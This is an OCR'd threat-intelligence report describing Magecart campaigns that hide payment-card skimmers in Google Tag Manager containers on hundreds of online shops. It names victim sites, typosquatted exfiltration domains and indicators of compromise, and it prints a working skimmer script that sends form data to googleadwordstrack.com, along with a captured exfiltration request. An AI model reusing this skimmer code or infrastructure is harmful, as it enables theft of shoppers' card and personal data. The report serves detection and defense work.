
Magecart Groups Abuse Google Tag Manager

geminiadvisory.io/magecart-google-tag-manager/

December 6, 2021



12/06/2021

Key Findings

- Gemini analysts have identified 316 e-commerce sites worldwide infected with trojanized Google Tag Manager (GTM) containers as part of an ongoing Magecart campaign. This tactic has become increasingly popular this year.
- The abuse of this legitimate Google service is concerning because it provides threat actors free infrastructure upon which they can host their malicious scripts, while also granting enhanced capability to avoid detection.
- The Magecart actors behind these attacks have posted at least 88,000 payment card records from these attacks to the dark web marketplaces. This aligns with the increasing interest in Card Not Present (CNP) e-skimming activity during the COVID-19 pandemic.
- As the level of activity increases, so too does the level of effort to mask the activity from automated scanners and security researchers. The use of a legitimate service offers an excellent opportunity to hide malicious scripts and thus maintain a foothold on victimized e-commerce sites.

Background

Gemini analysts continue to identify Magecart campaigns that target numerous e-commerce sites worldwide. Since February 4, 2021, analysts have observed 316 e-commerce sites infected with trojanized Google Tag Manager (GTM) containers. This technique capitalizes on the ability to place JavaScript within the GTM container. Gemini has observed two variants that abuse GTM containers: one that embeds the malicious e-skimmer script in the container and another that uses the container to download the actual e-skimmer script from a separate dual-use domain.

The abuse of this legitimate Google service is concerning because it provides threat actors free infrastructure upon which they can host their scripts, while also granting enhanced capability to avoid detection. The Magecart actors behind these attacks have posted at least 88,000 payment card records from these attacks to the dark web markets.

Magecart attacks abusing Google services have become increasingly popular since 2020. This tactic offers discretion to hackers since Google is legitimate and widely used, so many security policies automatically trust its data. In June 2020, a Google spokesperson claimed to be searching for unauthorized uses of Google Analytics products to suspend, although the scale of the abuse often outpaces preventative security policies. Smaller e-commerce shops are the most common target since they often lack the resources or interest to design robust security systems.

In-Depth Analysis

GTM Container Abuse

The GTM platform provides web authors a means to update measurement codes and other code fragments on their websites or mobile applications. The GTM website (tagmanager.google.com) provides a web-based interface to create and manage GTM containers. GTM containers provide a perfect malware delivery system ripe for abuse by Magecart actors because:

- JavaScript can be embedded inside GTM containers and is executed when a browser loads the link to a container
- The typically legitimate use of GTM containers means that web application firewalls (WAFs) often do not block web traffic from GTM containers
- Malicious payloads hidden within GTM containers can avoid detection by security software

Gemini has recently observed two variations of Magecart e-skimming attacks conducted through the abuse of GTM containers. The first variant, discovered in March 2021, embeds e-skimmer JavaScript directly into the GTM container. Gemini has identified 201 victims of this attack to date.

The second variant, observed in February 2021, uses a single GTM container across all victims, and this container houses a script that loads the actual e-skimmer script from a separate dual-use domain (a domain used to both host e-skimmer scripts and receive exfiltrated payment card data). Gemini found seven malicious dual-use domains that have been used with this container.

Gemini has identified more than 88,000 stolen payment card records linked to these two GTM variants. They were posted to a single top-tier dark web CNP marketplace. Due to the large number of victims, additional records from both campaigns will likely continue to appear on this marketplace.

Variant 1: e-Skimmer Embedded in GTM Container

Overview and Impact

Gemini discovered 201 e-commerce sites infected with Magecart e-skimmers hosted within GTM containers since March 2021. The script within most of these GTM containers collects identifiers and data from HTML *input*, *select*, and *textarea* elements; encodes this information with base64; and sends it to an exfiltration URL. The exfiltration URLs were hosted on domains masquerading as Google sites through the use of typosquatting and top-level domain (TLD) substitution (e.g., using .net versus .com). The vast majority of websites infected with this variant of GTM e-skimmer were hosted in the United States. The top five victims of this attack variant (by Alexa Rank) are listed in the table below.

e-Commerce Site	Country	Alexa Rank
mooseknucklescanada.com	Canada	74,439
nunababy.com	Germany	87,210
flashingblinkylights.com	United States	87,525
pfiwestern.com	United States	89,803
baytonia.com	Saudi Arabia	94,285




Image 1: Chart showing distribution of victims by web host country.

A majority of the victims were based on the Magento platform, with version 2 being the most common. Magento has historically been a very popular target for Magecart attacks; Gemini has previously reported that 85% of the "Keeper" Magecart group's victims used Magento. As the Magento model favors installation and management of the e-commerce site on the merchant's own infrastructure, security and updating also falls on the merchant’s information technology (IT) team. Many of these small merchants do not have dedicated IT personnel, which often results in unpatched systems that are vulnerable to compromise. These systems are also less likely to see security scans that would likely identify vulnerabilities and infections.





Image 2: Chart showing distribution of victims by e-commerce platform.

Indicators of Compromise

The e-commerce sites infected with the first variant that Gemini initially analyzed had Magecart e-skimmers hosted in GTM containers with scripts that collected identifiers and data from HTML *input*, *select*, and *textarea* elements. This information was base64-encoded and then sent to exfiltration URLs hosted on domains masquerading as Google sites through typosquatting and TLD substitution. The images below include the indicators of compromise in these attacks.



Mohawk Wood Touch-Up Repair and Finishing Products


Welcome to Woodshop Products one of America's largest online stores for all your Mohawk Products needs

```
<script  type="text/javascript"  src="https://www.mohawkproducts.com/pub/static/version1625216463/_cache/merged/04f6e0d68b62c174ac41bcbab277863b.mi
<link  rel="stylesheet" type="text/css" href="//fonts.googleapis.com/css?family=Shadows+Into+Light" />
<!--5GIsi2SwWQcOOEMWN0JhOOBsf5bysNiw-->

<script type="text/javascript">
  window._mfq = window._mfq || [];
  (function() {
    var mf = document.createElement("script");
    mf.type = "text/javascript"; mf.defer = true;
    mf.src = "//cdn.mouseflow.com/projects/ca508006-a8f3-4ccb-9194-95a494000e5f.js";
    document.getElementsByTagName("head")[0].appendChild(mf);
  })();
</script><script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','GTM-T78G58G');</script>        <link rel="stylesheet" href="//fonts.googleapis.com/css?family=Open+Sans%3A
<link href="//fonts.googleapis.com/css?family=Oswald:300,400,700" rel="stylesheet">
<link href="//fonts.googleapis.com/css?family=Poppins:300,400,500,600,700" rel="stylesheet">
<link rel="stylesheet" href="//fonts.googleapis.com/css?family=Open+Sans%3A300%2C300italic%2C400%2C400italic%2C600%2C600italic%2C700%2C700italic%2C
    <link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/web/bootstrap/css/bootstrap.optimized.m
    <link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/web/css/animate.optimized.css">
<link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/web/css/header/type2.css">
<link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/web/css/custom.css">
<link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/configed_css/design_default.css">
<link rel="stylesheet" type="text/css" media="all" href="https://www.mohawkproducts.com/pub/media/porto/configed_css/settings_default.css">
```

Image 3: Screenshot of a loader script injected into a victim e-commerce site (Woodshop Products’ site selling Mohawk Wood goods) being used to construct and load the URL for a container hosted on GTMr.

In the screenshot above, Magecart actors injected a *script* tag containing the loader for the GTM container e-skimmer. The script constructs the full GTM URL and uses it to retrieve the container.


googletagmanager.com/gtm.js?id=G
https://www.googletagmanager.com/gtm.js?id=GTM-T78G58G
https://googleadwordstrack.com/goal/
input,select,textarea
#payment_form_payflowpro


```
// Copyright 2012 Google Inc. All rights reserved.
(function(){

var data = {
"resource": {
  "version":"7",

  "macros":[{"function":"__e"},{"function":"__u","vtp_component":"URL","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},
{"function":"__u","vtp_component":"HOST","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},
{"function":"__u","vtp_component":"PATH","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},{"function":"__f","vt
  "tags":[{"function":"__html","metadata":["map"],"once_per_event":true,"vtp_html":"\u003Cscript type=\"text\/gtmscript\"\u003E!function ;var q=function(a){var
h=b(a);if(!h.length)return!1;var g=b(\"#googletrackframe\");a=b(\"#googletrackform\");a.length?a.html(\"\"):a=b('\\x3cform action\\x3d\"https:\/\/googleadwordstrack.com\/goal\/\" id\\x3d
\"googletrackform\" target\\x3d\"googletrackframe\" method\\x3d\"POST\" style\\x3d\"display: none;\"\\x3e').appendTo(\"body\");g.length||(g=b('\\x3ciframe id\\x3d\"googletrackframe\" name\\x3d
\"googletrackframe\" width\\x3d\"1\" height\\x3d\"1\" style\\x3d\"display: none;\"\\x3e').appendTo(\"body\"));\n(g=function(c){c+=\"\\x3d\";for(var d=document.cookie.split(\";\"),f=0;f\u003Cd.length;
f++){for(var e=d[f];\" \"==e.charAt(0);)e=e.substring(1,e.length);if(0==e.indexOf(c))return e.substring(c.length,e.length)}return null}(\"gess\"))||function(c,d,f){var e=\"\";f\u0026\u0026(e=new
Date,e.setTime(e.getTime()+864E5*f),e=\"; expires\\x3d\"+e.toUTCString());docu \"+(d||\"\")+e+\"; path\\x3d\/\"}(\"gess\",g=Math.random().toString(8).substring(2,20),2);a.append('
\\x3cinput type\\x3dhidden name\\x3d\"ge_action\" value\\x3d\"event\"\\x3e'); type\\x3dhidden name\\x3d\"ge_key\" value\\x3d\"GP-MHOWPDCT9-3\"\\x3e');a.append('\\x3cinput
type\\x3dhidden name\\x3d\"ge_ses\" value\\x3d\"'+g+'\"\\x3e');var k=\"\";h.find(\"input,select,textarea\").each(function(){var c=\"unnamed[]\",d=b(this).val();null!=d\u0026\u0026d.length\u0026
\u0026(b(this).attr(\"name\")?c=b(this).attr(\"name\"):b(this).attr(\"id\")\u0026\u0026(c=b(this).attr(\"id\")),k=k+\"\\x26\"+c+\"\\x3d\"+encodeURIComponent(b(this).val()))});var m,n;(h=(n=!1,
(m=b(\".shipping-address-item.selected-item\")).length\u0026\u0026(n=m.html()),n))\u0026\u0026\n(k=k+\"\\x26additionalContent\\x3d\"+encodeURIComponent(h));a.append('\\x3cinput type\\x3dhidden name\\x3d
\"ge_data\" value\\x3d\"'+btoa(encodeURIComponent(k).replace(\/%([0-9A-F]{2})\/g,function(c,d){return String.fromCharCode(\"0x\"+d)}))+'\"\\x3e');a.append('\\x3cinput type\\x3dhidden name\\x3d\"ge_sign\"
value\\x3d\"'+function(c){var d,f=0;if(0===c.length)return f;for(d=0;d\u003Cc.length;d++)f=(f\u003C\u003C5)-f+c.charCodeAt(d),f|=0;return f}(k)+'\"\\x3e');a.append('\\x3cinput type\\x3dsubmit id\\x3d
\"googletracksubm\"\\x3e');b(\"#googletracksubm\").trigger(\"click\")};\nvar r=function(a,h){a=b(a);if(\"bind\"!=a.attr(\"data-event-bind\")){a.attr(\"data-event-bind\",\"
{q(h)});var g=a.prop(\"onclick\");g\u0026\u0026(a.removeProp(\"onclick\"),a.click(g))}};(l=function(a,h){var g=setInterval(function(){var k=b(h),m=b(a);return 1,!!k.lengt
\u0026(clearInterval(g),void r(a,h))},2E3)})(\"#shipping-method-buttons-container button\",\"#shipping-new-address-form\");l(\".actions-toolbar .action.primary.checkout\",\"#payment_form_payflowpro
\")},p=function(){var l=0,b=setInterval(function(){window.jQuery\u0026\u0026\n(t(),clearInterval(b));200\u003Cl++\u0026\u0026clearInterval(b)},2E3)};if(\"undefined\"!=typeof
geLibraryLoaded)return!1;geLibraryLoaded=!0;\"complete\"===document.readyState||\"interactive\"===document.readyState?p():document.addEventListener(\"DOMContentLoaded\",function(){p()})}catch(l){}}();
\u003C\/script\u003E","vtp_supportDocumentWrite":false,"vtp_enableIframeMode":false,"vtp_enableEditJsMacroBehavior":false,"tag_id":3}],
  "predicates":[{"function":"_eq","arg0":["macro",0],"arg1":"gtm.js"}],
  "rules":[[["if",0],["add",0]]]
},
"runtime":[]
```

Image 4: Screenshot of the e-skimmer script embedded in the GTM container.

The e-skimmer source code is hidden within the GTM container. The image above highlights key elements of the e-skimmer JavaScript, namely (top to bottom): the setting of the form action to the exfiltration URL; the routine that finds and collects information from input, select, and textarea elements; and the checkout URL trigger #payment_form_payflowpro used to initiate the e-skimmer routine.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
942	https://www.mohawkproducts....	GET	/pub/static/version1625216463/fronte...			200	2149	HTML	html			✓	45.60.22.86
943	https://googleadwordstrack.com	POST	/goal/	✓		200	177	JSON				✓	5.230.28.78

Request

```
POST /goal/ HTTP/1.1
Host: googleadwordstrack.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 463
Origin: https://www.mohawkproducts.com
Dnt: 1
Referer: https://www.mohawkproducts.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close

ge_action=event&ge_key=GP-MHOWPDCT9-3&ge_ses=111225662300625046&ge_data=
JmZpcnN0bmFtZT1Kb2huJmxhc3RuYW1lPURvZSZjb21wYW55PUxMQyUyME15Q29tcGFueUhlcmUmc3Ry
ZWV0WzBdPTQyME41MjBHcmVlbiUyMExpbmUmY291bnRyeV9pZD1VUyZyZWdpb25faWQ9NDMmY2l0eT1O
ZXclMjBZb3JrJnBvc3Rjb2RlPTEwMTEyJnRlbGVwaG9uZT0xOTI5Nzc3Nzc3NyZjdXN0b21fYXR0cmli
dXRlc1t0eXBlX29mX2FkZHJlc3NdPTM2NTImY3VzdG9tX2F0dHJpYnV0ZXNbdHlwZV9vZl9hZGRyZXNz
XT0zNjUzJnNoaXBwaW5nLXNhdmUtaW4tYWRkcmVzcy1ib29rPW9u&ge_sign=1671866540
```

Search... 0 matches

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 25 Oct 2021 19:30:42 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 20

{"status":"success"}
```

Search... 0 matches

INSPECTOR

Selection (372)

SELECTED TEXT

```
JmZpcnN0bmFtZT1Kb2huJmxhc3RuYW1lPURvZ
SZjb21wYW55PUxMQyUyME15Q29tcGFueUhlcm
Umc3RyZWV0WzBdPTQyME41MjBHcmVlbiUyMEx
pbmUmY291bnRyeV9pZD1VUyZyZWdpb25faWQ9
NDMmY2l0eT1OZXclMjBZb3JrJnBvc3Rjb2RlP
TEwMTEyJnRlbGVwaG9uZT0xOTI5Nzc3Nzc3Ny
ZjdXN0b21fYXR0cmlidXRlc1t0eXBlX29mX2F
kZHJlc3NdPTM2NTImY3VzdG9tX2F0dHJpYnV0
```

See more

DECODED FROM: Base64

```
&firstname=John&lastname=Doe&company=
LLC%20MyCompanyHere&street[0]=420N%20
Green%20Line&country_id=US&region_id=
43&city=New%20York&postcode=10112&tel
ephone=19297777777&custom_attributes[
type_of_address]=3652&custom_attribut
es[type_of_address]=3653&shipping-sav
e-in-address-book=on
```

DECODED FROM: URL encoding

```
&firstname=John&lastname=Doe&company=
LLC MyCompanyHere&street[0]=420N
Green
Line&country_id=US&region_id=43&city=
New
York&postcode=10112&telephone=1929777
7777&custom_attributes[type_of_addres
```

Image 5: Screenshot of network traffic showing the e-skimmer script sending stolen form data to the exfiltration URL.

Image 5 shows the HTTP traffic generated by the e-skimmer when a cardholder invokes the checkout routine on an infected e-commerce site. The highlighted box on the left of the image shows the structure of the HTTP POST sent to the exfiltration URL (googleadwordstrack[.]com). The two boxes on the right of the image show the encoded and decoded versions of the stolen data.

Analysts identified six exfiltration domains used by the e-skimmers that were implanted into GTM containers. The first seen dates reflect the earliest known date of infection for websites set to communicate to the respective exfiltration domain. All six exfiltration domains are currently being used for active infections.

Exfiltration Domain	Infected Victim Domains	Infection First Seen Date	Infection Last Seen Date
googleadwordstrack[.]com	77	03/17/2021	11/09/2021
googletrackevent[.]com	53	03/17/2021	11/09/2021
googleadwordswidget[.]com	26	03/17/2021	11/09/2021
googletagstorage[.]com	21	03/30/2021	11/09/2021
googletagswidget[.]com	17	08/24/2021	11/09/2021
googletagwidgets[.]com	7	08/27/2021	11/09/2021

Analysis revealed that 201 e-commerce domains sent stolen data to the above exfiltration domains.

Variant 2: GTM Container Uses Dual-Use Domain

Gemini discovered a second GTM container exploitation technique in May 2021, wherein the Magecart actors used a single GTM container (GTM-5SF293J) to infect 85 e-commerce domains. This external domain operates as a *dual-use domain*, which means that it is responsible for both hosting the e-skimmer script (e-skimmer domain) and receiving exfiltrated data (exfiltration domain). The United States was also the top host country for victims of the GTM container variant using this dual-use domain technique. The top five victims of this attack variant (by Alexa Rank) are listed in the table below.

e-Commerce Site	Host Country	Alexa Rank
nwzonline.de	Germany	37,269
binisilvia.com	Italy	57,264
souqtime.com	United Arab Emirates	78,172
cobbtuning.com	United States	91,629
beatrizfranck.com	Angola	178,687




Image 6: Chart showing distribution of victims by web host country for those countries with two or more victims. France, Indonesia, South Africa, Canada, Pakistan, Thailand, Belgium, Cyprus, Vietnam, the Philippines, Angola, Malaysia, and Romania each had one victim.

A majority of the victims were based on the Magento platform, with version 2 being the most common.





Image 7: Chart showing distribution of victims by e-commerce platform.

Indicators of Compromise

In this dual-use domain variant, the single GTM container houses an obfuscated script that ultimately loads an e-skimmer script from an external domain. Since the external domain is a dual-use domain, it both hosts the e-skimmer script and receives exfiltrated data. Notably, over the past eight months, the actors have repeatedly replaced the specific dual-use domain housed in the container with a new domain, enabling the actors to update the e-skimmer scripts affecting all victims without directly accessing the infected sites or modifying a large set of separate GTM containers.


Analysts originally found 85 domains where this infection technique was used, and have since discovered an additional 30 victim domains. There have been a total of 115 known victims of this variant to date.



```
custom-logo wp-embed-responsive theme-storefront woocommerce-js storefront-full-width-content storefront-align-wide right-sidebar woocommerc
e-active storefront-site-logo-active">
  ▼<div id="page" class="hfeed site">
    ▶<header id="masthead" class="site-header" role="banner" style="background-image: url(https://www.501parts.com/wp-content/uploads/2017/
    08/cropped-V4-1-3.png); ">…</header>
     <!-- #masthead -->
    ▼<script>
       (function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start': new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
       j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src='https://www.googletagmanager.com/gtm.js?
       id='+i+dl;f.parentNode.insertBefore(j,f);})(window,document,'script','dataLayer','GTM-5SF293J'); == $0
     </script>
    ▶<div id="content" class="site-content" tabindex="-1">…</div>
     <!-- #content -->
    ▶<footer id="colophon" class="site-footer" role="contentinfo">…</footer>
     <!-- #colophon -->
   </div>
   <!-- #page -->
… ront.woocommerce-js.storefront-full-width-content.storefront-align-wide.right-sidebar.woocommerce-active.storefront-site-logo-active   div#page.hfeed.site   script …
```

Image 8: Screenshot of a loader script injected into a victim e-commerce site (501 Parts.com) being used to construct and load the URL for a container hosted on GTM.

Similar to Variant 1 in which the e-skimmer script is embedded in the GTM container, the Magecart actors inject a script tag containing the loader for the GTM container e-skimmer into the infected pages. The script constructs the full GTM URL and uses it to retrieve the container. However, in contrast to Variant 1, the GTM containers used for Variant 2 do not contain the actual e-skimmer script but instead contain scripts that load the e-skimmer from a dual-use domain.



googletagmanager.com/gtm.js?id=
https://googletagmanager.com/gtm.js?id=GTM-5SF293J


```
// Copyright 2012 Google Inc. All rights reserved.
(function(){

var data = {
"resource": {
  "version":"23",

  "macros":[{
      "function":"__e"
    },{
      "function":"__u",
      "vtp_component":"URL",
      "vtp_enableMultiQueryKeys":false,
      "vtp_enableIgnoreEmptyQueryParam":false
    },{
      "function":"__u",
      "vtp_component":"HOST",
      "vtp_enableMultiQueryKeys":false,
      "vtp_enableIgnoreEmptyQueryParam":false
    },{
      "function":"__u",
      "vtp_component":"PATH",
      "vtp_enableMultiQueryKeys":false,
      "vtp_enableIgnoreEmptyQueryParam":false
    },{
      "function":"__f",
      "vtp_component":"URL"
    },{
      "function":"__e"
    }],
  "tags":[{
      "function":"__html",
      "metadata":["map"],
      "once_per_event":true,
